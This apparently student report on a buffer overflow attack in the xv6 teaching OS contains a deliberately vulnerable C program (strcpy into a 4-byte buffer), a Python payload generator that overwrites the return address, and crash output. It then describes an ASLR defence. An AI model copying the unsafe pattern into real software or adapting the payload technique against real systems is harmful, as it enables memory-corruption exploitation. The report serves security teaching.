# Hardware Attack On OS

-Adarsh Tiwari (B21ES002)
- Aman Tripathi (B21EE005)

# History and implications

**2000s:** As operating systems became more robust, hardware attacks began targeting memory and peripheral devices. *Memory attacks* like *buffer overflow* attacks gained popularity, exploiting flaws in the way the OS handles memory allocations. Hackers realized they could use these flaws to inject malicious code into the system's memory, thereby gaining control.

**2020s:** More recently, attacks have involved exploiting *direct memory access (DMA)*, *USB-based attacks*, and *hardware implants*. Attacks like *Rowhammer*, which exploits vulnerabilities in memory chips, and the use of *malicious firmware* have become common. Additionally, USB-based attacks, where malicious devices are connected to ports to exploit vulnerabilities in the OS or hardware, have increased in prominence.

# Possible Attack:


**OS -** xv6

**Attack -** Buffer Overflow

**Description -** This attack happens when we try to feed more data than a designated memory buffer causing data to "overflow" into adjacent memory locations. This overflow can corrupt or overwrite critical parts of the program's memory, leading to unpredictable behavior, program crashes, or even allowing the attacker to execute malicious code.

# Buffer Overflow Attack:

A buffer overflow attack occurs when we write data outside of the allocated region. This is common in functions like strcpy which, rather than checking for number of bytes allotted, checks for \0 null character for ending the string, hence if we write a longer string than that is allocated, it will overwrite into neighbouring regions in the stack.




If the address space layout is not randomized, it is possible to know with certainty which neighbouring regions will store what data, and overwrite it accordingly.

Our attack works by overwriting the value of the return address - which stores where the function has to return after the call.

# Implementation:

- Figuring out how to overflow the buffer: We see that the payload is being read till 100 bytes while the buffer in vulnerable_function is smaller (4 size in the example), hence we can overflow it by passing a large payload.

- Identifying the calling address of the target function foo: First of all we disabled optimizations by putting CFLAG -O0 instead of -O2 in the make file, CFLAG ensures compiler optimizations during compilation, this may interfere with the structure of the code. Then, we did “ **printf(1, "%x", foo);** ” to know the address of the foo function. This came out to be 0, as foo is the starting of the user program it would be stored at the starting of the page table of the program.

- Bluntly overflow bytes by filling the payload from 1 to 100. Then analyze eip to get the byte of interest

- Attacking the target: We got error as " **pid 3 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x1c1b1a19 addr 0x1c1b1a19--kill proc** "This meant that the 0x19 byte is of interest to us, which is the 24th byte. Now to generalise, we know we kept 12 byte buffer, hence the offset should be 12+buffer_size.

```
init: starting sh
$ buffer_overflow
pid 3 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x1c1b1a19 addr 0x1c1b1a19--kill proc
```

- We have to put a 0x00(null byte) value there (address of foo), and this will also be the last bit that will be copied over as strcpy will stop copying as soon as it hits the null byte. Technically any string would work of length 12+buffer_size but we've used the previous sequence for better analysis.

# Generation of Payload

```
import sys


# buffer_size as set in the C program is given as input in specification
buffer_size = int(sys.argv[1])


# we get the foo_address by printf(1, "%x", &foo);
foo_address = "\x00"


# pid 3 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x1c1b1a19 addr 0x1c1b1a19--kill proc
# trap %eip = 0x14131211 this means 0x11 is fed to the last byte
# which was out[0x11] or out[16] when buffer was 4 byte, this means
# now we put the foo_address in out[12+buffer_size]
return_byte = 12+buffer_size


out = ""
for i in range(100):
        if i == return_byte:
                out += foo_address
        else:
                out += chr(i+1)
f = open("payload", "w")
f.write(out)
f.close()
```

## Code:

```
void foo() {
  printf(1, "SECRET_STRING");
}
void vulnerable_function(char * input) {
  char buffer[4];
  strcpy(buffer, input);
}
int main(int argc, char ** argv) {
  int fd = open("payload", O_RDONLY);
  char payload[100];
  read(fd, payload, 100);
  vulnerable_function(payload);
  exit();
}
```

## Explanation:

Then vulnerable Function is called, which declares a buffer with a fixed size of 4 bytes. Now we copy the data of input to buffer, but the extra data in input exceeds the size of buffer therefore the adjacent memory along with return address gets overwritten.

# Output:

```
$ buffer_overflow
foo addr 0
SECRET_STRINGpid 4 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x2fbe addr 0xfb1e0ff3--kill proc
```

# Consequence of Buffer Overflow Attack:


- Consequence. The region above the buffer includes critical values(in x86), including the return address and the previous frame pointer.
- Several things can happen. First, the new address, which is a virtual address, may not be mapped to any physical address, so the return instruction will fail, and the program will crash.
- In xv6 the user program can only access the physical addresses that are mapped to its virtual address, hence the user program doesn't have any authority to access any other user program or the kernel program.
- If a program is privileged, being able to hijack the program leads to privilege escalation for the attacker.

# Prevention of Buffer Overflow Attack:

**Technique:** Address Space Layout Randomization

**Description:** Address space layout randomization is a computer security technique that randomizes the memory addresses of a process to make it harder for attackers to exploit vulnerabilities.

**Goal:** Make buffer overflow and similar memory-based attacks more difficult by introducing randomness into the memory layout.



# Implementation

- Implementation:
- First we created a file called **aslr_flag** that contains the current status of ASLR in xv6. The first step to implement ASLR is to create a file called aslr_flag that contains the current status of ASLR in xv6.
- **Turn on or off ASLR based on the value in aslr_flag file** We modify the system call for the open function to check if the requested file is "aslr_flag."

- **Create a random number generator:**- We create a random number generator using the Linear Congruential Generator (LCG) algorithm, which is a simple and fast algorithm that generates a sequence of pseudorandom numbers.
- We modify the memory allocation routines to use the random number generator to randomize the location of regions in the process's virtual address space.

# Design Details

```
// If ASLR is enabled, change the load offset

if(aslr_enabled){

   loff = random();  // Generate a random offset for ASLR

// For addresses from 0 to loff, map them to 0 to reserve the space

sz = allocuvm(pgdir, 0, loff);  // Allocate memory up to the offset

// Apply the offset to the program segment's virtual address

ph.vaddr += loff;

// Allocate memory for the program segment with the offset
applied

if((sz = allocuvm(pgdir, sz, ph.vaddr + ph.memsz)) == 0)

   goto bad;
```

```
sz = PGROUNDUP(sz);
uint soff = 2;

// If ASLR is enabled, change the stack offset
if(aslr_enabled){
   soff += (random()/2) % 500 + 1;
}
if((sz = allocuvm(pgdir, sz, sz + soff*PGSIZE)) ==
0)
   goto bad;
clearpteu(pgdir, (char*)(sz - 2*PGSIZE));
sp = sz;
```

# Result

```
$ buffer_overflow
foo addr CEC
pid 7 buffer_overflow: trap 14 err 4 on cpu 0 eip 0xd00 addr 0xd1ce4a2d--kill proc
```

# Issues Encountered and Their Solutions

**Page Alignment During UVM Loading:** Initially, we overlooked the importance of page alignment when applying random offsets during user virtual memory (UVM) loading. Without proper alignment, the ‘SECRET STRING‘ was occasionally printed due to misalignment in memory access. To solve this, we first applied ‘PAGEROUNDDOWN‘ to align the random offset, but this only worked when the offset was greater than or equal to the page size. When the random offset was lessthan a page, we used ‘PAGEROUNDUP‘ to ensure the offset was properly aligned.

**Extending Virtual Address Space with Random Offset:** Initially, we tried shifting the entire virtual address space of the process by adding the random offset to the user’s virtual base address. However, this approach led to unallocated pages at the end of the address space, causing the program segment loader to encounter errors. To resolve this, we also incremented the program’s file size to match the extended address space, allowing the loader to correctly load the entire program segment.

# References

1. Russ Cox, Frans Kaashoek, and Robert Morris. Xv6: a simple, Unix-like teaching operating system. Revision 11, 2018. Available at: https://pdos.csail.mit.edu/6.828/2018/xv6/book-rev11.pdf

2. MIT PDOS. XV6 Source Code Repository. Available at: https://github.com/mit-pdos/xv6-public

3. Wenliang Du. Computer Security: A Hands-on Approach - Buffer Overflow. SEED Labs, Syracuse University. Available at: https://web.ecs.syr.edu/~wedu/seed/Book/book_sample_buffer.pdf